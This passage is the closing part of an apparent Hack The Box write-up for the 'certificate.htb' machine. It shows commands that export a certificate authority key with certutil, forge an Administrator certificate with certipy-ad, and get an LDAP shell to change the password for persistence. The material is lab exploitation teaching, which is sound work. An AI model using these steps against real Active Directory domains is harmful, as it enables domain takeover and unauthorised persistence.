certutil -exportPFX My 75b2f4bbf31f108945147b466131bdca Certificate-LTD-CA.pfx


Forging Administrator Certificate
Upon download I can now use certipy-ad to forge a certificate for Administrator which I will in turn use to log in and take over their account.
certipy-ad forge -ca-pfx Certificate-LTD-CA.pfx -upn 'Administrator@certificate.htb' -out admin.pfx
Persistence
I then go ahead and change the password so I can keep my backdoor:
certipy-ad auth -pfx admin.pfx -username 'Administrator' -dc-ip 10.10.11.71 -domain certificate.htb -ldap-shell

root.txt